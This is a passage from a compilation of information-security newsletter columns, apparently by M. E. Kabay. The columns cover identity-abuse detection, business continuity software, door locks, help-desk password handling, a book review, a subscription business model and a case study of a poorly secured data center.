Readers concerned with measuring the extent of the PII-violation problem for their corporate identity may want to institute a systematic program of regularly scanning the Web using search engines. In addition, you can test third-party sites that mention your corporate name or claim to be offering managed marketing information by using a list of fake unique identifiers (M. F. Kabay, M. Q. Kabaye, N. B. Kabbay . . .) and their corresponding one-time use e-mail addresses (mfkabay@<$string1>.com, mqkabaye@<$string1>.com, nbkabbay@<$string1>.com . . .). The unique identifiers can be assigned to the specific Web pages under test and recorded in a list, a spreadsheet, or a database for later reference. Any e-mail to a test address originating from an organization other than the managers of the place where the unique identifier was originally used indicates potential abuse or violation of contracts. Similarly, filling out a form that claims to be sending people information about your organization but finding that you never receive a response tells you that there's something fishy about the site. If there are many test names and one-time e-mail addresses, you can consolidate the traffic for the compliance officer by having all e-mail that is sent to the test addresses auto-forwarded to a single mailbox for easier analysis.

It's not going to be easy, but at least you can put your privacy-protection measures in place before you face a major PII disaster. Keep your eyes open, follow up on abuse of your corporate identity, and make your own policies clear and effective.

I wish I had something better to offer, but that's about it for now.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

IMCD Business Backup:
Prepare for all ContingenZs

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Some years ago, I wrote about my friends and colleagues Michael Miora and Stephen Cobb's incident management planning and training program, then called IMCD < http://www.networkworld.com/newsletters/sec/2004/0510sec1.html >. Now Michael and Stephen Cobb's brother, Michael Cobb, have updated the product and reduced the price all the way down to $99/copy (10% of the original price). They have renamed this new version 3 as "IMCD™ Business Backup™" to make it clearer that the software is an actual preparation and recovery tool, not just a planning tool. < http://www.contingenz.com/imcd_brochure.pdf >

I spoke with Michael about the new version in early July. He explained that most of the functionality that is being highlighted in v3 actually existed in the previous versions but was not obvious to most users. In response to the perceived need, ContingenZ experts worked on bringing these aspects of the product to light and making them easier to use. The main improvement is to make it clear to users that IMCD Business Backup can help them prepare and maintain thorough documentation that will be invaluable in responding to business interruptions quickly and effectively.

IMCD Business Backup does not replace traditional backup programs; it augments them by offering a different way of storing identified important business information so the information is available even before systems are replaced, restored and reconfigured. Specifically, the program prompts the user to enter information about the business and to provide specific data. Data entry can be via keyboard, copy/paste, import (for MS Access aficionados) and via inclusion of PDF files generated by other programs. The company even provides templates for use in importing information on their web site. < http://www.contingenz.com/templates.htm >

The business information provided to IMCD helps the product categorize and prioritize data. IMCD then generates PDF files containing the key information in a usable, easily-sharable format: PDF files. These files are small enough, even for large organizations, to fit on inexpensive (and appropriately secured) thumb drives, to be e-mailed easily to team members, stored (securely) on handheld computers, or put on Web sites (behind good security).

These PDFs are the "anytime, anywhere, on any computer" elements of a good business continuity plan. They are universal, readable by any computer, via the Web and on most handhelds. The documentation points out that IMCD Business Backup provides many valuable features that support critical business needs:

- Your business information anywhere, any time on any computer.
    - Lists of Customers, Employees, Vendors, Suppliers, Others
    - Core accounting information
    - Automatically stores data safely

    - Send it by e-mail, put it on handhelds or store it on flash drives
    - Share it with critical personnel
- Know who will need what information and when they will need it:
    - Get it to them quickly and easily.
    - Should something bad happen, know who needs which information
    - When they will need it and what they will do with it
    - Get the information to them quickly, easily and inexpensively
- Build a business disaster recovery plan automatically.
    - Built-in guided analysis does it, while you enter your information.
    - Even tells you what you need that you don't yet have.
- Also a Full Document Control Center
    - Document your business operations and time criticalities easily and methodically, guided by IMCD, and include it with your other information.
    - Collect a general inventory of your equipment (computers, software and other infrastructure elements). Learn and control how your business uses and depends upon your equipment.
    - Link backups to people
    - Automatically link people to business functions
    - Let IMCD maintain latest version
    - Gap analysis: What do you need that you don't yet have?

I went through the new version myself and was pleased with the result. I liked the availability of the generated reports within the product window.

The preview edition, available through download,< http://www.contingenz.com/IMCD-Download.htm > is identical to the full, licensed version except for functional limitations:

- The size of the database is limited to 25 key personnel, 6 network equipments, and 25 workstations.
- The program can be used only 25 times before it is completely disabled.
- The preview version can generate only PDF output and includes a watermark on every page indicating that the reports are for evaluation only.
- The preview edition cannot be activated or registered: it must be uninstalled prior to

installation of the licensed version.

Buyers of IMCD Business Backup receive a boxed version of the software which can generate Word, Excel, TXT, and HTML in addition to PDF files.

Good stuff.

[Disclaimer: I have no financial relationship whatever with ContingenZ except that Michael Miora is a valued Adjunct Professor of Information Assurance in the Norwich University MSIA program < http://www.graduate.norwich.edu/infoassurance/ > and has been instrumental in building our new Master of Science in Business Continuity program.< http://www.graduate.norwich.edu/business-continuity/ >]

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Analyzing Fundamental Flaws: Opening vs Unlocking

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

I've been doing facilities security assessments and reports for over two decades and still occasionally get requests for that kind of work. Recently, one of my local clients reported a problem with the two doors on their small Vermont office building. Seems the police in their town found one of the doors unlocked in the middle of the night and called the security firm to get them locked. The manager of this 50-employee medical billing firm sent out a plea to all her employees asking them to *_please_* remember to lock the doors when leaving the building. She copied me on her message and here's what I replied.

* * *

Sally, you are facing the same problems in physical security that information security professionals face all the time: people cannot effectively compensate for a fundamentally flawed technology.

In computing, for example, system managers struggle constantly with passwords. Users create terrible passwords – names of spouses, names of children, names of pets – or use the word "password" itself! No matter how much we try to teach our users about good password hygiene, the problem is that passwords are a *_terrible_* way to control access to restricted resources! The whole idea that we should rely on users to develop and execute such an important element of access controls is fundamentally flawed, as any security officer will tell you from bitter experience.

The fundamental problem with the locks on your building is that they are badly designed. The operation to *_open the door_* requires *_unlocking the lock_*. A properly designed lock allows a user to open the door with one method but requires a different method to unlock the lock. For example, the locks on Dewey Hall at Norwich University [where the School of Business and Management offices are located] allow a key user to turn the key counterclockwise to open the door – but that operation leaves the door locked. One must turn the key hard and *_clockwise_* to unlock the lock, and there's a pronounced *_click_* that serves as additional feedback to alert the user that the door has been unlocked.

My prediction as a security specialist is that no amount of haranguing will ever solve your door problem; the futility of the lectures is worsened by the complete impossibility of referring to an audit trail that would identify who failed to re-lock the doors: there *_is_* no audit trail.

The cheapest solution is to pay for new physical locks with the same keys if possible. Use the same approach as that described for the Dewey Hall locks. However, even that improvement will not resolve the problem: nothing stops someone from accidentally unlocking the door by mistake or from unlocking the door and forgetting to lock it – and there is no audit trail to tell us who did

it (and thus to help reduce the likelihood that an individual will repeat their mistake).

Given the hundreds of thousands of dollars of valuable computer and audiovisual equipment in the building, coupled with the wealth of confidential information available on paper, on magnetic media and through unsecured network access, I recommend that you invest in two electronic access systems: one for the front door and one for the back door. A proximity-card system would allow authorized personnel to enter the building without difficulty – and would establish an audit trail at the same time without requiring any action by the employees.

The same system would ensure that any employee still carrying the proximity card on the way _out_ of the building (without in any way interfering with the normal exit routine required for safety) would also register a record in the audit trail. The audit trail can be kept on computers controlled by Selim [the techie in the company] using a TCP/IP link to your network. _*Egress*_ (i.e., outbound) audit trails are useful because they can provide instant information about who is potentially still in the building, thus helping firefighters and police; they also provide information about unusual behavior (Why is Ralph leaving the building at 2 in the morning every day??) that may signal a threat to security (or, for that matter, harm to the well-being of the employee through burnout) and thus help avert problems.

Expect such locks to cost about $2,000 per door (including the computer interface but not counting the cost of installation) and the proximity fobs or cards to cost about $4 each. (See for example http://www.nokey.com/harcon2doorp.html).

I realize that spending this amount of money on new equipment instead of just buying $100 locks is going to be a difficult pill to swallow and a more difficult pill to get authorization for from Frank [the owner of the firm]. However, the damage to your reputation would be serious if local news headlines were to announce that your building had been ransacked because your doors were unlocked. However, given the severity of HIPAA [Health Insurance Portability and Accountability Act] penalties for loss of control over patient data that your employees are handling day after day, you can't afford that kind of risk.

If patient data walk out the door, so will your clients.

[NOTE: all identifying details of this case have been altered to protect client confidentiality.]

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Managing Lost Passwords:
How Not to Do It

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Dear Bob,

I am writing to you formally in your capacity as CEO of the Metaphoronic Corporation, makers of the bioport< http://www.imdb.com/title/tt0120907/ > that I had installed in my lower spinal column last year for direct neural connectivity< http://brainwaves.corante.com/archives/2008/07/02/webcast_of_entire_neural_interface_conference_in_june.php > to my Windows 2010 < http://blogs.zdnet.com/microsoft/?p=592 > operating environment. It's been great, by the way: I love the way I can simply _*think*_ what I want to make the system perform properly. The only problem I've had is what happens when I daydream, but let's not go there.

Today I could not sign into the Web page for the SpinalTap< http://www.imdb.com/title/tt0088258/ > application that makes adjustments to the interface and could not find instructions on getting the password e-mailed to my e-mail account or on how to reset it to a temporary password and get _*that*_ by e-mail, so I called your HelpDesk to find out what to do.

The very nice agent cheerfully demonstrated that your HelpDesk has no clue how to deal with lost passwords for SpinalTap: she

1) Asked me for my user ID: unacceptable because it began a phone-based process for resetting a password;

2) Asked me one of my verification questions ("What was the last name of the girl who arranged for me to step on her foot on a ski trip in 1963?"): UNACCEPTABLE because it means the authentication data are not one-way encrypted;

3) Read me my old password: UNACCEPTABLE because it means the password file is not one-way encrypted!

Normally, passwords and other authentication data are one-way encrypted: the responses to questions are encrypted and the ciphertext of the response is compared to the stored ciphertext of the correct answer; however, it is difficult (expensive, slow) in practice to regenerate the original cleartext data unambiguously from the stored ciphertext. (See my lecture on cryptography fundamentals if you like < http://www.mekabay.com/courses/academic/norwich/is340/20_Cryptography_1.ppt >.)

Access to the authentication questions, to their answers, and to the passwords implies that the HelpDesk agent(s) can impersonate customers at any time by logging into SpinalTap using their purloined IDs. The damage caused to your Company's reputation if one of your employees were to sabotage a customer's settings and cause serious damage – psychotic breakdown, for example,

due to the impression that two-headed lizards were chewing on his left hallux – could be disastrous.

To put the problem in perspective, it would be the same kind of problem of impersonation as if a member of your staff were falsely accused of damaging Company records, sending inappropriate e-mail within the Company or to external recipients or posting inappropriate materials on a Company Web page. Not only would the victim of the impersonation suffer – so would the Company.

Although I realize you probably know this perfectly well, for the record, I will assert that

1) The problem is not the individual HelpDesk agent's: she was courteous and professional and doing her job as she was instructed to do it. She deserves no blame.

2) IMNHO,* The SpinalTap system, not the HelpDesk, should have a mechanism for resetting the password by ASKING THE USER the authentication questions on screen before e-mailing a one-time password to the officially registered e-mail account for recovery.

3) The idea that a phone call supposedly from a user (but potentially from a social engineer) is an acceptable basis for resetting has been discounted decades ago. In the absence of automated password resets, the only acceptable mechanism for secure re-authentication of an employee is to have the user physically come to the HelpDesk or to a proxy for recognition or for documentary identification and authentication using a Company-issued photo ID. Possibly you can get around this requirement in a distributed environment by using Webcams, but there are security issues there too because of the uncertain integrity of digital imagery. However, for an external customer who cannot reasonably show up at your offices, you _*must*_ develop a social-engineering-resistant methodology like the simple approach using pre-established e-mail addresses which is already implemented by uncounted numbers of Web sites.

I recommend that the written procedures for coping with loss of a password on the SpinalTap system be analyzed by the Company HelpDesk managers and corrected. If there are no written procedures, I will help write some for you that conform to industry best practices at my usual consulting rates.

Best wishes,

Mich

=>o ASCII ribbon campaign against HTML e-mail o<=

_____

* IMNHO = in my never-humble opinion <g>

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of

Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

New Kids Advance New School

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Do you ever get tired of hearing the same old regurgitated pap about security from the same old bald, graying old-timers (hmmm, I'd better be careful here)?

Two exciting young talents (well, young from my perspective), Adam Shostack < http://www.homeport.org/~adam/ > and Andrew Stewart < http://homepage.mac.com/andrew_j_stewart/ >, have published an interesting and challenging manifesto urging information assurance (IA) practitioners to break out of conventional thinking. They argue (and I concur) that we have to use the insights of other disciplines in formulating and implementing our security policies to cope with computer-related crime.

*The New School of Information Security* < http://www.amazon.com/New-School-Information-Security/dp/0321502787/ref=sr_1_2?ie=UTF8&s=books&qid=1220367321&sr=8-2 > is an engagingly written, concise book that's suitable not only for security practitioners but also for non-technical executives and for students. It's already being used in a course at the Carnegie Mellon University and I'm considering it for a course of my own.

Like Bruce Schneier and Ross Anderson, the authors argue strongly for economic analysis of security issues as a fundamentally sound approach to resolving practical questions. The authors discuss the dreadful state of trustworthy, testable information about computer crimes. They support the view of many practitioners that we cannot depend on quantitative risk management in the absence of reliable data. The problem of ascertainment is that we know from historical observations that some computer security breaches are not discovered until long after they occur, leading to the obvious but unanswered question of how many breaches are never discovered at all. The problem of reporting is that we also know that many discovered breaches are not reported – but again, we don't know what proportions are involved.

Surveys, the authors explain, suffer from well-known weaknesses. Not only are the measurement instruments themselves often flawed (with biased questions and zero attempt to achieve internal validation of the results) but the sampling is non-random. We never know to what extent the people responding are a representative sample of the population to which we apply the findings of the survey. Another problem with surveys is that many are sponsored by commercial organizations and they generally do not release the raw data for independent analysis. The authors strongly argue for such release in future surveys.

Without actuarial data, calculations of annualized loss expectancies are of limited use. From my perspective, they can serve well in Monte Carlo simulations < http://www.decisioneering.com/monte-carlo-simulation.html > for sensitivity analysis, allowing us to guess at the relative importance of various aspects of our information assurance infrastructure. However, we cannot rely on calculations based on guesswork for more than a general notion of the relative importance of protective measures.

Another aspect of today's security industry that the authors address is the insularity of our field.

We have little cultural, gender and educational diversity; we could benefit from a wider range of personal and professional backgrounds. In particular, the authors argue, we need more cross-disciplinary thinking, with insights developing from experience in psychology, sociology, organizational dynamics, mathematics, physics, and engineering. Undergraduate curricula in security, they argue, tend to focus too closely on cryptology as if it were the central focus of security today. On the contrary, they argue, although cryptography underlies many of the technological tools we use in securing information, it is far from sufficient for effective implementation of security plans.

On this last point, I'm proud to point out that the Norwich University BSCSIA < http://www.norwich.edu/academics/business/infoAssurance/index.html > and MSIA < http://www.graduate.norwich.edu/infoassurance/ > are strongly interdisciplinary. Our IA undergraduates, for example, must complete courses in psychology, management, and economics as part of their security-degree program.

By the way, this is the first book I've seen in which the endnotes are almost as interesting as the text itself. The authors have added 50 pages of very interesting discursive commentary and references that are worth reading. That's followed by a 15 page bibliography that will be particularly useful to professors (for example, I'm grateful for their work because I'm developing a course entitled "The Politics of the Internet"). They also include a good index. In addition, the publisher has added an extract from Phillip Hallam-Baker's _*The Dotcrime Manifesto: How to Stop Internet Crime*_ < http://www.amazon.com/dotCrime-Manifesto-Stop-Internet-Crime/dp/0321503589/ref=sr_1_1?ie=UTF8&s=books&qid=1220367775&sr=1-1 > and from David Rice's _*Geekonomics: The Real Cost of Insecure Software*_, both of which readers of this column may find interesting.

Personally, I am delighted to see these young authors expounding on such fundamental issues. I hope that lots of people will read their book and think about changes in our approaches to security.

Good job, fellows!

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

A Bad Business Model:
Turning Subscriptions into Gambling

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Dear Unnamed_Music_Service:

I visited your site after seeing the ad in *The Nation* magazine < http://www.thenation.com/ >. After I read your terms of service and your rate scale, I decided not to sign up (and, not incidentally, NOT to steal your 25 free songs by cancelling at once). I thought you might like to know why.

Your subscriptions charge monthly fees (or yearly fees) and force users to lose their unused downloads at the end of each month. You have transformed a straightforward financial arrangement into a gambling routine.

Were it not for that stipulation, I'd gladly use your service. But the prospect of paying for music I don't download because I happen to be too busy in a particular month to visit your site and force myself to buy stuff does not appeal to me.

I have been teaching strategic applications of information technology since the 1980s and have been a programmer since 1965; I think your business model illustrates a poor grasp of how to use technology to your advantage.

It's not as if our *not* buying the stipulated number of songs in a month costs you anything: on the contrary, you get free use of our money without having to give anything up.

Why not reconsider your terms? Why not let your accounting system simply keep increasing the total number of downloads if someone pays but doesn't use the service for a while? Why have any cutoff at all – what have you got to lose? Your computer programs can easily be set to handle such accounting, and you wouldn't lose anything at all.

The business model that forces customers not to pile up huge numbers of unused credits for subscription products is rooted in real-world, physical inventory. Allowing someone to build up an enormous supply of credit that they can cash in at any time could exhaust supplies of the products they buy, leaving a store unable to supply other customers. But that issue simply does not apply to electronic intellectual property. You don't run out of copies of songs because someone buys 3600 songs all at once after a year of accumulating credits.

Yes, you would have to pay royalties on the huge purchases, but if you set aside a portion of the unused credits to cover the necessary future expenditures, that money would earn interest while it waits. You could draw on your reserves to pay for the sudden bursts of purchasing if that’s what happens.

But how often do you think someone would pay indefinitely without downloading anything?

Who would want to wait three years while paying monthly fees and never downloading a thing?

In any case, your model of setting monthly and annual download targets with discounts based on volume is also rooted in the physical world. Discounts in traditional bricks-and-mortar stores are based on lower overhead associated with bulk purchases; it takes less work and costs less money to sell 1000 items at once than to sell one item in 1000 sales. But again, in your world of electronic sales, you don't (or shouldn't) care. The costs charged by the credit-card companies are calculated on expense; whether you bill $30 or $300 at a time, you still pay the same percentage. And your computer time is a nearly fixed cost too: it's irrelevant whether your computers are storing one transaction record for 1,000 purchases or 1000 records for individual purchases (OK, there may technically be infinitesimal incremental costs for more orders – but not on the order of your discounts).

So the upshot of your business decisions is that you are force users into restrictions that you – and they – don't need.

I've belonged to BMGMUSICSERVICE < http://www.bmgmusic.com >, DVD EMPIRE < http://www.dvdempire.com > and SCIENCE FICTION BOOK CLUB < http://www.sfbc.com > for years and given them thousands of dollars of business – but none uses your extortionate terms. And so right now, as I am writing this message, I am spending $30 to download three albums by Nightwish < http://www.amazon.com/s/ref=nb_ss_gw?url=search-alias%3Daps&field-keywords=nightwish&x=15&y=18 > from a iTunes < http://www.apple.com/itunes/ > – I'd rather pay them more than be locked into a gambling routine by signing up with you.

You lose.

Best wishes,

Mich

=>o ASCII ribbon campaign against HTML e-mail o<=

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

The Data Center from Hell
Part 1: The Realization of Horror

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Seen any good horror movies lately? Here's the script for a security geek's version of the classic slasher flick.

Jan Buitron, CISSP, MCSE, ITIL Foundations Certified, Network + is one of our many gifted graduate students in the Master of Science in Information Assurance (MSIA) program < http://www.graduate.norwich.edu/infoassurance/ > at Norwich University. Because of her extensive experience in the network administration and security fields, she offered to work with me throughout her program by keeping a learning diary which is providing all of us in the MSIA team with a great deal of insight into the strengths and weaknesses of many aspects of our program in line with our philosophy of continuous process improvement.

Jan recently showed me a hilarious report on some of her experiences at one of her previous workplaces. She has kindly allowed me to publish it for your amusement and edification. The remainder of today's article is entirely Jan's with minor editorial changes.

* * *

Introduction

Years ago, I worked in the Information Technology Department of a small manufacturing company in Colorado while finishing my Bachelor's degree in Computer Information Systems. This was prior to becoming an information assurance professional. Even at that time, it was obvious that the company's infrastructure protection weakened their security.

Location

The company's central data center was well camouflaged in an inconspicuous location in a moderately-sized city, but that seems to have been its only advantage. The facility sat in an older, heavily industrialized part of the city. The streets were in need of constant repair because of the 18-wheeler trucks passing through the area; the trucks also created noise and vibration.

The condition of the streets was so bad that several employees of the facility had to repair the suspension systems on the vehicles they used to commute to work. The city frequently tore up the roadways to fix deteriorating underground pipes and other aging infrastructure, often hampering employee access to the site. Just as employee access to the location was hindered, it could also happen that access by emergency vehicles such as ambulances or fire trucks could have been hindered. The site was also a product showroom, and the poor condition of the infrastructure around the site could conceivably reduce customer visits.

The parking lot for the leased facility was also in bad condition: the concrete parking barriers each had long pieces of rebar protruding from the top surface. One day I pulled my car too far

over a piece of the rebar and the rebar hooked into a plastic air scoop on the bottom of my car's engine and completely pulled it off when I backed up to leave for the day. The result was that the car overheated and had to have an 800.00 repair to fix a cracked radiator and install a new air scoop.

The Wrong Side of the Tracks

Very close by on the north side, there were railroad tracks which were continually used to park railroad cars marked "Flammable" and "Capacity, 33,000 gallons." At one point there were 35 such tanker cars within 150 feet of the building or closer. I had at least one nightmare that a tanker exploded while I was at work. In addition, two sets of the tracks were actively used by trains, causing frequent noise and vibrations.

On the south side of the data center, about 250 feet away, was a major, raised six-lane highway adding to the noise and vibration. There was even an incident in which a passing motorist fired a high-powered rifle at the roof air conditioner on the building and disabled it. That air conditioning unit was the only unit which cooled the company's server room; unfortunately, there was no backup cooling unit. It was end-of month processing, so the data center manager had industrial-sized fans brought in to cool the server room.

Finally, there was an oil refinery located less than three-quarters of a mile away to the northwest of the site.

Neighborhood Risks

There was no residential population base; the individuals who regularly traveled through the area were mainly employees of the local businesses or homeless persons. Once, there was a knife fight on a nearby corner around 9:00 a.m. and two police cars were on the scene to manage the occurrence.

Natural Risks: Storms

One day the rainfall increased to three inches per hour. To my dismay, other workers at the site began to describe the site's 'yearly floods!'

Fortunately, the facility was raised several feet above the level of the street and was accessed by an eight-foot high stairwell. One of the facility employees explained, or perhaps bragged, how the water immediately outside the facility was up to his chest when he ventured to walk down the stairs during an inundation in one of the previous years.

Since the one storm drain in the street in front of the facility was inadequate to cope with the heavy downpour, we watched as the street in between the facility and the six-lane highway began to fill with water. After about half an hour, the water overtopped the street curbs. Cars attempting to drive on the road began to flood out or just plain float. Only eighteen-wheelers were able to drive down the flooded street with impunity.

Then, as the water began to encroach into the company's parking lot, the facilities manager allowed the company employees to drive their cars up a ramp into the manufacturing area. This was a good thing, as the water was halfway up most cars' hubcaps by this time. Had the water risen another three feet above its crest, it would have reached the same level as the data center.

Fire and Earthquakes

There were no fire drills at the company during the fifteen months I worked there, despite the fact that the company's manufacturing materials were flammable. There was a fire hydrant conveniently located right next to the facility, which was one of the few positive features of the location. There had been a 6.7 earthquake in the city over 35 years before, but the company had no earthquake plans.

Other Hazards

Problems from bad infrastructure permeated everything. One day in late morning a backhoe working to repair a street struck the power pole that carried power to our facility. We immediately called the power company to repair the power feed, but they said they could not come out until the next day. Our battery backup only lasted for five hours. To their credit, the company increased their battery backup system so it could keep the servers running for 18 hours.

* * *

In the next installment of this three-part series, Jan discovers that yes, it can get worse.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

The Data Center from Hell
Part 2: The Inside View

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In the previous column, security specialist Jan Buitron, CISSP, MCSE, ITIL Foundations Certified, Network +, a graduate student in the Master of Science in Information Assurance (MSIA) program< http://www.graduate.norwich.edu/infoassurance/ > at Norwich University began a report on a horribly insecure facility at which she worked some years ago. Today she goes from the outside to the squishy inside of the house of horrors.

* * *

Facility Design (outside the building)

Since the IT Department was in operation from 6:00 a.m. to 7:00 p.m. every day, the exterior of the building should have been well lit for personnel safety, but it wasn't. The exterior entrance door to the showroom floor had no floodlight; in the evenings it got very dark. The main entrance door to the IT Department had two automatic floodlights pointed at it, but visibility overall was poor. The door was set back in a recessed area on the side of the main building, and visibility of the area was reduced.

The automatic floodlights were supposed to switch on when it got dark. As it turned out, they worked very well in the summer, but in cold weather in winter, there were nights when the light never switched on (or it would switch on after I was leaving the facility). I mentioned the poor lighting and lack of attention to personnel safety several times to my management, but my concerns were never addressed.

Facility Design (inside the building)

The core processing for the whole company was housed in a separate area in the same building as manufacturing. One piece of good planning in place was that manufacturing and the data center were on separate circuits with separate power feeds.

The incoming power for manufacturing was in a locked room near the manufacturing area. The incoming T-1 1ine was also in the same room.

The circuit breaker boxes were in two different exposed areas. One was in a garage-bay where company trucks parked. Anyone from the street could walk in at any time and throw the switch on the breaker box, cutting off power instantly to all of the company's servers. The breaker box for the server room was just inside a main exterior door on the other side of the building. Although the breaker box on the wall was kept locked, anyone could walk into the hallway where the breaker box was and pick the lock on the box. After gaining access to the breaker box, it was easy to flip off the switch in the breaker box and bring down all of the company's servers at once. The data center was equipped with a motion-detection system armed each night by the last employee to leave. The circuit breaker was not in the area covered by the motion detectors.

The IT Department housing the server room and computer support area was isolated from the rest of the facility by a locked door. Only selected individuals got keys to the IT Department. One day, when my colleagues were showing me the ropes, they made it a special point to tell me to make sure to take my department key with me when I stepped out of the IT Department for a break so I could get back in the locked door. However, if I forgot the key, I could CLIMB UP AND OVER THE TOP OF THE DOOR AND LIFT THE CEILING TILES TO GET OVER THE DOOR. Then they noted that one colleague had had to climb over several times after hours because he was really bad about forgetting the key.

Interference

Information Technology Departments should be concerned about radio-frequency interference from sources in the immediate area. In our case, there was a wireless telephone distributor located next door to the data processing facility. The wireless company had a wireless transmission tower in their parking lot. In addition, they assembled cell transmission boxes within 100 feet of the data center where the company's core processing took place.

* * *

In the last of this three-part series, Jan reflects on the lessons for all of us from this facilities-security debacle.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

The Data Center from Hell
Part 3: Lessons from the Eighth Ditch of the Eighth Circle

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In the previous two columns, security specialist Jan Buitron reported on a horribly non-secure facility at which she worked some years ago. Today she summarizes her conclusions about the state of facilities security at this dreadful site. In medieval poet Dante Alighieri's (1265-1321) conception of hell, the eighth ditch of the eighth circle of Hell is reserved for fraudulent counselors. [See "The Physical Structure of Inferno." < http://hhhknights.com/curr/human/2/hellinferno.html >] It seems to me that the people who managed facilities security for the company in question deserved to be in that particular ditch! I think that readers should examine their own facilities with a critical eye in light of this case study.

* * *

Observations and Recommendations

The company needed to move the data center! There were moving plans in place when I left the company, but the plans were verbal. The underlying reason for the move was partly to improve the data center's situation, and also the data center manager's commute would be shorter (!).

Common sense and industry experience tell us that this case study illustrates the following principles:

- A data center site should be located in an area with well-maintained streets and adequate street lighting and storm drainage.
- The building must be away from multi-lane highways, train tracks and train tank cars full of flammable liquids.
- The data center central processing area should be located in an area central to the building with no exterior walls adjacent to critical computing equipment.
- A motion detection alarm system should protect all areas of concern including access doors, circuit breaker access and control rooms.
- The surrounding area must contain no oil refineries or chemical plants. A suitable site should be away from industrialized areas.
- The area should be away from transmission towers and sources of high-frequency radio waves.
- A data center site should include redundant power feeds to the central processing area.
- A data center site should have the ability to quickly connect to a back up T-1 line in the event the primary line is severed.
- Circuit breakers, electrical equipment should be maintained in separate rooms with restricted access.

- The walls surrounding the central data processing area must act as complete partitions from the floor to the roof. This design prevents an intruder from climbing up and over a partial partition by lifting ceiling tiles and climbing over the wall.
- Electronic badge access should be installed for access to the server rooms.
- For personnel safety and building security, the exterior lightning should be designed for maximum visibility with reliable lighting.
- For personnel safety and site security, the parking lot should be adequately lit, well maintained and free of debris and hazards.

Conclusion

The company's strategic planning should include a comprehensive site-security and infrastructure-security assessments as well as a disaster-recovery plan. The company's verbal plans to move the data center included using the original processing site as a hot backup site for disaster recovery; in this case, if the move ever was completed, the original processing site should have been moved as well. All of the items listed above should be taken into consideration when selecting a new backup site.

Final Note

If any one of my prior colleagues happens to recognize the company I am describing, please have the company president give me a call. I will be happy to conduct a walkthrough at no charge to the company. All I ask in return is that the recommendations I make be added to the company's long-term security plans.

* * *

[MK adds: Readers wanting a review of facilities security issues will find a brief overview at http://www.mekabay.com/opsmgmt/facilities_security.pdf . However, Frank Platt's chapters on the subject in the Fourth (2002)< http://tinyurl.com/3ssjor > and Fifth (2009)< http://www.wiley.com/WileyCDA/WileyTitle/productCd-0471716529.html > Editions of the _*Computer Security Handbook*_ are goldmines of valuable information on the subject.]

* * *

Jan Buitron, CISSP, MCSE, ITIL Foundations Certified, Network +, is currently a graduate student in the Master of Science in Information Assurance (MSIA) program< http://www.graduate.norwich.edu/infoassurance/ > at Norwich University. Readers may write to her at < mailto:jbuitr@yahoo.com >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

limit on any Web site, and to republish it in any way they see fit.

The Russian Cybermafia: Beginnings

by Bradley Guinen & M. E. Kabay

